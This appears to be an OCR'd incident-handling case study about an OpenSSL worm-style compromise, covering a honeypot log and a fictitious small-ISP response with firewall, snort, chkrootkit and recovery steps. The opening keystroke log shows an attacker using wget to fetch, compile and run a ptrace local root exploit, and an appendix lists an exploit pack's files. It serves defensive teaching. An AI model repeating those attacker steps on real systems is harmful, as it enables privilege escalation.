        T=00:34:09-020203 PI=23617 UI=48 telnet 0 4000

T=00:34:12-020203 PI=23665 UI=48 cd /tmp
T=00:35:18-020203 PI=23665 UI=48 wget http://packetstormsecurity.org/0110-exploits/ptrace24.c
T=00:35:23-020203 PI=23665 UI=48 rm -rf ptr
T=00:35:23-020203 PI=23665 UI=48 gcc -o ptr ptrace24.c
T=00:35:30-020203 PI=23665 UI=48 ./ptr
T=00:35:32-020203 PI=23665 UI=48 id
T=00:35:38-020203 PI=23665 UI=48 export SHELL=/bin/sh
```

```
  T=00:35:42-020203 PI=23665 UI=48 export TERM=xterm
  T=00:35:46-020203 PI=23665 UI=48 export HOME=/tmp
  T=00:35:47-020203 PI=23665 UI=48 ./ptr
  T=00:35:47-020203 PI=23665 UI=48 exec ./ptr 23689

              T=00:36:00-020203 PI=23617 UI=48 id
              T=00:36:08-020203 PI=23617 UI=48 telnet 0 4000

  T=00:36:12-020203 PI=23697 UI=48 cd /tmp
  T=00:36:14-020203 PI=23697 UI=48 cd .local
  T=00:36:15-020203 PI=23697 UI=48 ls -la
  T=00:36:20-020203 PI=23697 UI=48 ./sendmail2214


  - Analysis of exploit used
OpenSSL hack is just too common to analyze :-)

  - Unique network activity
None

  - Source systems(s) used in the attack and their actions.
src of initial hit: 213.190.36.144
archive1: packetstormsecurity.org
archive2: www.linuxaddicted.us
archive3: www.dance2003.go.ro

RAW DATA

  - Keystrokes (kernel captures, SESSIOIN files)
see above

  - Rootkits
not used

  - Exploits
attached local exploit pack

LESSONS LEARNED
---------------

Even kiddies are trying to use two-stage penetration. I guess WU-FTPD boxes are all rooted 50 times each and finally patched or taken
offline
```


B. Production system (imagined scenario): what might have happened


Introduction

QuadLetter Hosting is a small business ISP utilizing Linux machines for virtual email, web and e-commerce hosting serving using its own home-made e-commerce platform based on Apache, SSL (via openssl and mod_ssl), PHP and MySQL. The ISP does not have the resources to hire a full-time security specialist (as most small and medium-sized companies today) and the security-savvy system admin is tasked with security duties, such as monitoring, patching, configuring access network access controls and incident response. Before this person took charge of the system administration and improved the state of security for the company, hackers ran rampant at the QuadLetter Hosting network.

Here is the *fictitious* account of the same incident as above, as it would have happened at such company. It is apparent that a production environment does not have such massive concentration of security firepower as the research honeypot in the above example.

Note: the IR process below is described in the way it would likely happen in such environment and not how it should happen in the ideal case of a large GCIH-staffed dedicated security department responding to the same attack.

Here is the diagram of the network:



1. Preparation

The company made every effort to secure and streamline the configurations, given the scarce resources dedicated to the task. Since the company business is directly connected to its network presence, security is a high priority. However, for this business availability

takes precedence over detailed investigation, prosecution or sometimes even root cause analysis.

The company utilizes a firewall blocking access to the unneeded ports and logging all **denied** connections. Firewall policy blocks inbound access and applies no restrictions to the outbound connections. Linux RedHat 7.3 system running iptables-1.2.7 is used. However, nobody reviews the firewall logs on a regular basis, unless some network problems are observed or users complain about performance or other issues. Here is the firewall ruleset:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
block      all  --  0.0.0.0/0           0.0.0.0/0

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
block      all  --  0.0.0.0/0           0.0.0.0/0

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain block (2 references)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0           state RELATED,ESTABLISHED
ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           tcp dpt:25
ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           tcp dpt:80
ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           tcp dpt:443
ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           tcp dpt:110
ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           tcp dpt:143
ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           tcp dpt:21
ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           tcp dpt:53
ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           udp dpt:53
ACCEPT     all  --  127.0.0.1            0.0.0.0/0
DROP       all  --  0.0.0.0/0            0.0.0.0/0
```

This ruleset (namely, the output of “iptables –nL”) is provided as an example and might have minor differences with the implied ruleset.

Additionally, the company runs snort network IDS - snort 1.9.0 with the following signature set:

```
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/finger.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules

include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-coldfusion.rules
# include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-frontpage.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-client.rules
include $RULE_PATH/web-php.rules

include $RULE_PATH/sql.rules
include $RULE_PATH/x11.rules
# include $RULE_PATH/icmp.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/oracle.rules
include $RULE_PATH/mysql.rules
include $RULE_PATH/snmp.rules

include $RULE_PATH/smtp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/pop3.rules
include $RULE_PATH/pop2.rules

include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/shellcode.rules
include $RULE_PATH/policy.rules
include $RULE_PATH/porn.rules
# include $RULE_PATH/info.rules
# include $RULE_PATH/icmp-info.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/chat.rules
# include $RULE_PATH/multimedia.rules
# include $RULE_PATH/p2p.rules
include $RULE_PATH/experimental.rules
# include $RULE_PATH/local.rules
```

The above shows the excerpt from the **snort.conf** file showing the enabled and disabled rulesets.

Snort is deployed on one of the lesser-used production servers. There is no dedicated IDS box. Similarly to the firewall logs, NIDS logs are not reviewed on a consistent basis. Sometimes, system administrator does peeks at prevalent alarms, which are being generated. Additionally, daily snort alarm summaries are also emailed to the system administrator. Those often get a cursory look. Rules updates are automatically downloaded off the snort website on a weekly basis and deployed on a snort server. A script is used to restart snort and to check whether it is running, otherwise emailing the system administrator and trying to restart the process.

All company DMZ servers are patched based on vendor announcements (located at https://rhn.redhat.com/errata/rh73-errata-security.html), provided that the administrator has time to do it. Such "policy" results in delays in patching, ranging from a day to several weeks. It is worth noting that while IDS signature updates are automated, the patching is not.

On a host side, open-source version of tripwire (**tripwire-2.3.0**) is installed. The RPM package which came with RedHat distribution is used. Periodic checking is performed by a cron job and the results are sent to an admin. Default tripwire rule set is used with the missing entries cleaned. Overall, it looks for changes in critical system files in /bin, /lib, /usr, etc.

Backup procedure is always a final line of defense. Two backup methods are utilized in the environment:

1.The important server contents (/**var**/**www**, /**etc** and some home directories) are backed up via rsync over ssh to a different server within the DMZ. The commands are:

```
export RSYNC_RSH="ssh -l backup"
rsync -avz  /etc  mainback :/home/backup/ns1
rsync -avz  /home/adminguy mainback:/home/backup/ns1
rsync -avz  /var/www  mainback :/home/backup/ns1
```

2.Periodically, usually during the planned system maintenance, the system admin makes a **dd** copy of a disk to an identical disk using:

```
dd if=/dev/hda of=/dev/hdb bs=16k
```

The incident response is handled by a system administrator. There is no written IR procedure (as there is even no security policy), but the company has accumulated some experience recovering and mitigating attacks and penetrations. Such information is accumulated in the system administrator logbooks (paper-based), which are maintained for each server. Such logbooks are stored in the server room, typically accessible only by system administrators.

2. Identification

In the morning on Feb 2, 2003, the system administrator (also known as "incident handler" in this case) noticed a new alert in the email summary sent by snort (see above for a screen shot). Since the alert was unusual (not seen before), the administrator looks in the snort directory at the signature that was triggered. And sees:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"EXPERIMENTAL WEB-MISC OpenSSL Worm traffic"; flow:to_server,established; content:"TERM=xterm"; nocase; classtype:web-application-attack; reference:url,www.cert.org/advisories/CA-2002-27.html; sid:1887; rev:1;)

Instantly it dawns on him that it is a “successful exploit”-type signature and the server is probably penetrated by the attackers. This conclusion is drawn from the fact that the string “TERM=xterm” is present in what should be an encrypted SSL stream. Thus, it confirms that the intruder has an ability to execute commands on the server.

Barely keeping away from “panic mode”, the system admin realizes that the signature was triggered almost 8 hours ago and since the server appears to be running, serving the web pages (over both secure and non-secure conections) and transmitting email and there are no user complaints, the worst (i.e. */bin/rm –rf /*) hadn’t happen. He ponders whether to bring the server offline/down or not. Simultaneously, he makes a record in the particular server log book about the incident similar to:

9:23AM Feb 1, box “www”, exploit signature detected by Snort, possible compromise

Considered arguments in favor of taking the server down are:

1. If attacker is presently on the system, the spread of intrusion can be prevented and his actions stopped
2. If attacker’s tools (such as DoS bots) are running, the damage may be mitigated
3. If some of the web pages (he checks pages of the more important customers, but not all hosted sites) are in fact defaced, than having no page is better than having a defaced page visible to a public

The arguments against taking it down are:

1. Eight hours has passed and nothing dramatic and visible happened. Availability of the systems does not seem to be undermined. Why help the intruder by taking the system down?
2. There are no complaints and company bosses might view shutting down the system as unwarranted under the circumstances.


The decision is made **not** to bring the system down and **not** to pull the network plug, but instead go try to assess inflicted damage and possibilities for the spread of the intrusion.

However, it was decided to disable the SSL immediately, pending further investigation (see details in the containment section below). While the regular web pages are being

served, the customers utilizing the SSL functionality are warned that a service interruption *might* occur.

Before snooping around the admin reads some of the materials (see references section above) and learns about the signature and the exploit. He follows a link tom a CERT page from snort signature and then look at CERT references. He now knows that it is a local exploit that gives a shell with the user ID of the web server process ("apache" in this case).

First, the admin looks at the network dump of the offending packet:



Next, the administrator logs in to the system (as "root") from the local console. Before going any further, he activates a system backup to another server via rsync using the following command:

 # rsync -avz / adminbox:/home/backup/ns1

Similar script normally runs every two days as described in the previous section. However, this time he changes the destination of the script and actually backs the stuff up **not** to a regular back server - mainback (for the apparent reason of not overwriting the pre-attack state), but to his own workstation (which need to be running *sshd* daemon and having

rsync installed. Apparently, sufficient disk space is also needed). Now the company has the following backups:

1. Full week-old dd copy on the unmounted drive in the server
2. One day old *rsync* copy on the backup server (partial)
3. Post-attack backup on the admin's workstation

The admin runs several of the common command such as *ps* which show nothing our of the ordinary.

Next, he runs **Tripwire** by doing:

tripwire --check

The resulting check shows **no** critical files modified.

He then downloads and runs the **chkrootkit** tool, which looks for typical signs of attacker's files on the machine. The tool looks for replaced binaries, loaded modules, hidden files and processes and other intrusion artifacts. More information is available at: http://www.chkrootkit.org/README

$ wget ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz
$ tar zxf chkrootkit.tar.gz
$ cd chkrootkit-0.39a
$ make
$ ./chkrootkit
and then see:

```
ROOTDIR is '/'
Checking 'amd'... not found
Checking 'basename'... not infected
Checking 'biff'... not found
Checking 'chfn'... not infected
Checking 'chsh'... not infected
Checking 'cron'... not infected
Checking 'date'... not infected
Checking 'du'... not infected
Checking 'dirname'... not infected
Checking 'echo'... not infected
Checking 'egrep'... not infected
Checking 'env'... not infected
Checking 'find'... not infected
```

Checking ‘fingerd’... not found

...

Searching for RH-Sharpe’s default files... nothing found

Searching for Ambient’s rootkit (ark) default files and dirs... nothing found

Searching for suspicious files and dirs, it may take a while...

/usr/lib/perl5/5.8.0/i386-linux-thread-multi/.packlist /usr/lib/perl5/site_perl/5.6.1/i386-linux/auto/Time-modules/.packlist /usr/lib/perl5/site_perl/5.8.0/i386-linux-thread-multi/auto/NKF/.packlist /usr/lib/openoffice/share/gnome/net/.directory /usr/lib/openoffice/share/gnome/net/.order /usr/lib/openoffice/share/kde/net/applnk/OpenOffice.org/.directory /usr/lib/openoffice/share/kde/net/applnk/OpenOffice.org/.order /usr/lib/qt-3.0.5/etc/settings/.qtrc.lock

Searching for LPD Worm files and dirs... nothing found

Searching for Ramen Worm files and dirs... nothing found

Searching for Maniac files and dirs... nothing found

Searching for RK17 files and dirs... nothing found

Searching for Ducoci rootkit... nothing found

Searching for Adore Worm... nothing found

Searching for ShitC Worm... nothing found

Searching for Omega Worm... nothing found

Searching for Sadmind/IIS Worm... nothing found

Searching for MonKit... nothing found

Searching for Showtee... nothing found

Searching for OpticKit... nothing found

Searching for T.R.K... nothing found

Searching for Mithra... nothing found

Searching for LOC rootkit ... nothing found

Searching for Romanian rootkit ... nothing found

Searching for anomalies in shell history files... nothing found

Checking ‘asp’... not infected

Checking ‘bindshell’... not infected

Checking ‘lkm’... nothing detected

Checking ‘rexedcs’... not found

Checking ‘sniffer’...

eth0 is not promisc

Checking ‘wted’... nothing deleted

Checking ‘scalper’... not infected

Checking ‘slapper’... Warning: Possible Slapper Worm installed

Checking ‘z2’...

```
nothing deleted
```

The tool shows **no** evidence of malicious software installed (as shown above).

Admin concludes the system has suffered **no major damage**. The idea of attacker bypassing tripwire and chkrootkit appears in his mind, but never quite reaches the surface.

Working under the assumption that the attacker has not managed to get root, the admin check the directories where the non-root (namely the user “apache”) users can write. He looks in */tmp* and */var/tmp.*

/tmp appear to have some suspicious entries present:

```
ls –l /tmp
total 3968
drwxrwxrwt   13 root     root       61440 Jan  2 14:08 .
drwxr-xr-x   18 root     root        4096 Feb 1 15:55 ..
drwxrwxrwt    2 root     root        4096 Feb 2 15:13 .X11-unix
-rw-------    1 apache   apache     966239 Jan 21 14:18 local.tgz
----------    1 root     root           0 Feb  1 14:19 .cinik
----------    1 root     root           0 Feb  1 14:20 .cinik.c
----------    1 root     root           0 Feb   1 14:20 .cinik.uu
-r--r--r--    1 root     root          11 Feb 1 15:13 .X0-lock
```

User “apache” owned tar archives present in */tmp* clearly do not belong there!

At that point, the incident is fully identified.

As for countermeasures, port 80 (and 443, consequently) attacks are rarely stopped by firewalls and IDS systems might or might not detect them depending upon the signature set. Host hardening and patching help, but are often perceived as too onerous for the company. In this case, IDS was paramount in bringing this attack into light.

Evidence available to the investigator at that point:

1. **Snort IDS log**
2. **Snort IDS packet dump of the attack packet**
3. **Host logs (Apache, SSL)**
4. **Contents of the */tmp* directory**

3. Containment

The first step performed in the containment procedure was disabling the SSL (procedure is described above).

The second step is clearing the attacker's files off the machine. This was accomplished simply by:

```
# cd /tmp
# /bin/rm -f *
```

Next, the containment process was aimed at confirming that other machines in the DMZ were not compromised. While there were no snort NIDS alerts to that effect, it was decided to check the world-writeable directories (such as */tmp*) on other machines running web servers for the signs of extraneous files. No other machines were found to be contaminated.

It appears that the attack was aimed only at the main www server. It is likely that the attacker targeted it via search engine searching or DNS querying, and not via sequential IP address scanning.

The effort is also made to investigate the source of the attack. After the quick run of the "whois command (see output below) confirms that the source address is located in Lithuania (apparent ISP client machine), no effort to contact the offender's ISP is made.

```
inetnum:      213.190.32.0 - 213.190.63.255
netname:      LT-LIETUVOS-20010207
descr:        PROVIDER LOCAL REGISTRY
descr:        Lietuvos Telekomas
country:      LT
admin-c:      VD176-RIPE
tech-c:       LTIN1-RIPE
notify:       registry@lir.telecom.lt
notify:       justas.staniulis@vas.telecom.lt
status:       ALLOCATED PA
mnt-by:       RIPE-NCC-HM-MNT
mnt-lower:    AS8764-MNT
mnt-routes:   AS8764-MNT
changed:      hostmaster@ripe.net 20010518
changed:      hostmaster@ripe.net 20011123
changed:      hostmaster@ripe.net 20020726
source:       RIPE

route:        213.190.36.0/24
descr:        LT-TELEKOMAS
origin:       AS8764
mnt-by:       AS8764-MNT
changed:      hostmaster@takas.lt 20011203
source:       RIPE

person:       Valentina Dubovskaja
address:      Savanoriu 28
address:      LT-2600 Vilnius
address:      Lithuania
phone:        +370 5 2367120
fax-no:       +370 5 2150787
e-mail:       Valentina.Dubovskaja@vas.telecom.lt
nic-hdl:      VD176-RIPE
mnt-by:       TELECOMLT-MNT
changed:      ip-ncc@lir.telecom.lt 20020726
source:       RIPE

person:       Lithuanian Telecom IP NCC
address:      Savanoriu 28
address:      LT-2600 Vilnius
address:      Lithuania
phone:        +370 5 2367128
phone:        +370 5 2367120
fax-no:       +370 5 2150787
e-mail:       ip-ncc@lir.telecom.lt
nic-hdl:      LTIN1-RIPE
mnt-by:       TELECOMLT-MNT
changed:      ip-ncc@lir.telecom.lt 20020726
source:       RIPE
```

A visit to Dshield.org also confirms that the source IP address is a “repeat offender”.

While full-blown forensics investigation in this environment was not likely, some data recovery tools were prepared for the system administrator. Their primary was to assist with data recovery in case of a catastrophic server failure. The toolkit included tct (http://www.porcupine.org/forensics/tct.html), TASK (http://www.atstake.com/research/tools/task) for doing the investigation by removing the hard drive and deploying it into the analysis machine and FIRE CD toolkit (http://fire.dmzs.com) for doing live and onsite analysis. FIRE kit contains the above forensics tools and much more and comes on a bootable Linux CD.

4. Eradication

After the containment phase was complete, no additional eradication steps were necessary, since all traces of the attack was removed.

Extra effort was made to confirm that there are no other traces of the attacker. DMZ web server machines was searched for:

1. Files owned by “apache” user
   ```
   # find / -user apache
   ```
2. World writeable directories
   ```
   # find / -perm -2
   ```

No suspicious files were found on this and other systems.

The root cause of the incident was an ineffective patching routine. Look for what was improved in the organization's security posture because of this incident in the next section.

5. Recovery

The previous steps were completed with the system in the pre-attack stage and with non-SSL running. It took about an hour to run though steps 2-4.

The first recovery action was downloading, testing and deploying the openssl patch. This was accomplished via:

On a test machine with configuration similar to the production web server (the victim):

```
$ wget ftp://ftp.rpmfind.net/linux/redhat/updates/7.1/en/os/i386/openssl-0.9.6-14.i386.rpm
$ su
# rpm -K openssl-0.9.6-14.i386.rpm
openssl-0.9.6-14.i386.rpm: md5 gpg OK
# rpm -U openssl-0.9.6-14.i386.rpm
# /etc/init.d/httpd restart
# /etc/init.d/httpd status
# tail /var/log/messages
```

What type of testing was done to ensure that the vulnerability had been eliminated? All the systems within the exposed IP range were scanned with:

1.openssl-scanner from the openssl-too-open exploit package

```
# ./openssl-scanner -C 1.2.3.0
```
1.2.3.4.1: Connection unexpectedly closed
1.2.3.4.2: Connection unexpectedly closed
1.2.3.4.141: Connection unexpectedly closed
1.2.3.4.145: Connection closed after KEY_ARG data was sent. Server is most likely not vulnerable.

2.Nessus (http://www.nessus.org) scanner (just to confirm that no other vulnerabilities are wide open)

Several additional steps were implemented as a consequence. The firewall was configured to block outbound TCP connections from the DMZ servers via a rule (output of the *iptables -nL* is shown):

```
Chain blockout (1 references)
target     prot opt source               destination
DROP       tcp  --  1.2.3.0/24         0.0.0.0/0           state NEW tcp
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
```

While UDP, ICMP and other protocols are allowed, blocking them via a similar rule is less stable and is known to sometimes cause problems so it was not authorized by the management. The above rule will prevent the downloading of kits or other malicious software by the attackers who manage to “own” the box in the DMZ.

6. Lessons Learned

This case study brings about many lessons on small company security. Here is the annotated list:

1.**Patching is not only for Windows**: admins in Linux environments should also be vigilant to watch BugTraq, SANS vulnerability digest and their vendor advisories and promptly patch upon seeing a critical vulnerability applicable in their environment. Time should be allocated to patching at least the Internet-exposed servers. In this particular case, signing up with RedHat up2date service was performed to keep track of all the upcoming patches.
2.**Outbound firewall for servers in the DMZ** is easy to define and maintain, but provides a significant boost to thwarting intruder's activity in the unfortunate cases when a machine was exploited.

3.More **common sense security measures** which only need to be done rarely, but continue to improve security afterwards were implemented. SUID binary audit was done and */tmp* permissions were tightened too
4.The company also decided to look at **secure Linux variants** such as EnGarde (http://www.engardelinux.com/) and Immunix (http://www.immunix.org) to make the system more resilient to attacks even in the absence of patches and also against unknown holes which has no patch released. Some of the enhancements, which those Linux variants implement, help stop common buffer overflow and format string attacks even for directly vulnerable and exploitable applications. They also use secure kernel modifications to limit the damage that the intruder might cause to the system by compartmentalizing the system privileges.
5.Because of the incident, the **security monitoring** was also somewhat streamlined, given the resource constraints.

Appendix A: Contents of the recovered archive *locals.tgz*

```
total 2680
drwx------   2 anton    anton       4096 Mar 11 15:50 .
drwx------  80 anton    anton       8192 Mar 11 15:51 ..
-rw-r--r--   1 anton    anton        464 Jun  8  2000 2.2.14-sendmail
-rw-r--r--   1 anton    anton        389 Jun  8  2000 add.c
-rwxrwxr-x   1 anton    anton      12047 Oct 21 02:54 addmail2214
-rwxr-xr-x   1 anton    anton      15007 Oct 12 02:51 afdrh73
-rw-r--r--   1 anton    anton       2206 Oct 12 02:51 afdrh73.c
-rwxrwxr-x   1 anton    anton      13210 Oct 24 04:28 alsaplayerrh73
-rw-rw-r--   1 anton    anton       2520 Oct 24 04:28 alsaplayerrh73.c
-rwxr-xr-x   1 anton    anton      14811 Oct 12 02:18 alsourh62
-rw-r--r--   1 anton    anton       2599 Oct 12 02:18 alsourh62.c
-rw-rw-r--   1 anton    anton        416 Nov 10 09:06 apachelilo.sh
-rwxrwxr-x   1 anton    anton      12651 Oct 24 05:16 artdsuse80
-rw-rw-r--   1 anton    anton       2030 Oct 24 05:16 artdsuse80.c
-rwxrwxr-x   1 anton    anton       2871 Oct 24 04:31 artrh72.pl
-rwxrwxr-x   1 anton    anton      14280 Oct 21 03:31 ashrh72
-rw-rw-r--   1 anton    anton       4026 Oct 21 03:31 ashrh72.c
-rw-r--r--   1 anton    anton       2916 Oct 12 03:27 aucobalt60.sh
-rwxrwxr-x   1 anton    anton      19384 Nov 10 19:37 bindtty
-rw-rw-r--   1 anton    anton       5737 Nov 10 19:36 bindtty.c
-rwxrwxr-x   1 anton    anton      14887 Oct 21 04:20 bitchxrh72
```

```
-rw-rw-r--    1 anton    anton        1080 Oct 21 04:20 bitchxrh72.c
-rw-rw-r--    1 anton    anton        2915 Nov 10 04:23 cobalin60.sh
-rwxr-xr-x    1 anton    anton       15735 Oct 11 03:41 comrh62707172
-rw-r--r--    1 anton    anton        2954 Oct 11 03:41 comrh62707172.c
-rwxrwxr-x    1 anton    anton        1356 Oct 24 04:45 efstoolslak81.pl
-rwxrwxr-x    1 anton    anton       14101 Oct 21 01:04 epcsrh70
-rw-rw-r--    1 anton    anton        7594 Oct 21 01:03 epcsrh70.c
-rw-r--r--    1 anton    anton         366 Jun  8  2000 ex.c
-rwxrwxr-x    1 anton    anton        3634 Oct 24 04:49 fartsyrh72.pl
-rwxrwxr-x    1 anton    anton       13970 Oct 24 04:53 fdobsd31
-rw-rw-r--    1 anton    anton        4139 Oct 24 04:52 fdobsd31.c
-rwxr-xr-x    1 anton    anton     1487416 Oct 31 20:43 gdb
-rw-rw-r--    1 anton    anton        1038 Oct 24 04:57 glibcdeb23rh70.sh
-rwxr-xr-x    1 anton    anton       16679 Oct 11 22:26 glibcrh62
-rw-r--r--    1 anton    anton        3423 Oct 11 22:25 glibcrh62.c
-rwxr-xr-x    1 anton    anton       18416 Oct 11 04:41 gobblesrceen
-rw-r--r--    1 anton    anton        5723 Oct 11 04:41 gobblesrceen.c
-rwxr-xr-x    1 anton    anton         960 Nov 10 21:19 handy.sh
-rwxr-xr-x    1 anton    anton       15083 Oct 11 03:58 k3rh73
-rw-r--r--    1 anton    anton        1983 Oct 11 03:58 k3rh73.c
-rwxr-xr-x    1 anton    anton       18030 Oct  7 22:18 lconfex
-rw-------    1 anton    anton        6364 Mar 11 15:50 list
-rwxr-xr-x    1 anton    anton       17198 Oct  4 22:17 lnconfmdk8082rh73
-rw-r--r--    1 anton    anton        3382 Oct 11 05:52 lnconfmdk8082rh73.c
-rw-rw-r--    1 anton    anton         900 Oct 21 03:40 logwatchrh72.sh
-rw-r--r--    1 anton    anton          74 Jun  8  2000 mail
-rw-rw-r--    1 anton    anton        1331 Oct 24 05:23 ml85pmdk80.sh
-rwxr-xr-x    1 anton    anton        1271 Oct 21 00:30 modutilrh70.sh
-rwxr-xr-x    1 anton    anton       30376 Jul  8  2002 nc
-rwxr-xr-x    1 anton    anton       20933 Oct 12 04:28 netkitrh70
-rw-r--r--    1 anton    anton       11905 Oct 12 04:28 netkitrh70.c
-rwxr-xr-x    1 anton    anton      202692 Oct 31 20:43 objdump
-rwxrwxr-x    1 anton    anton       11702 Oct 21 03:00 owned
-rwxrwxr-x    1 anton    anton        5253 Oct 31 20:36 own.so
-rwxr-xr-x    1 anton    anton       14416 Oct 11 22:47 packerrh62mdk81
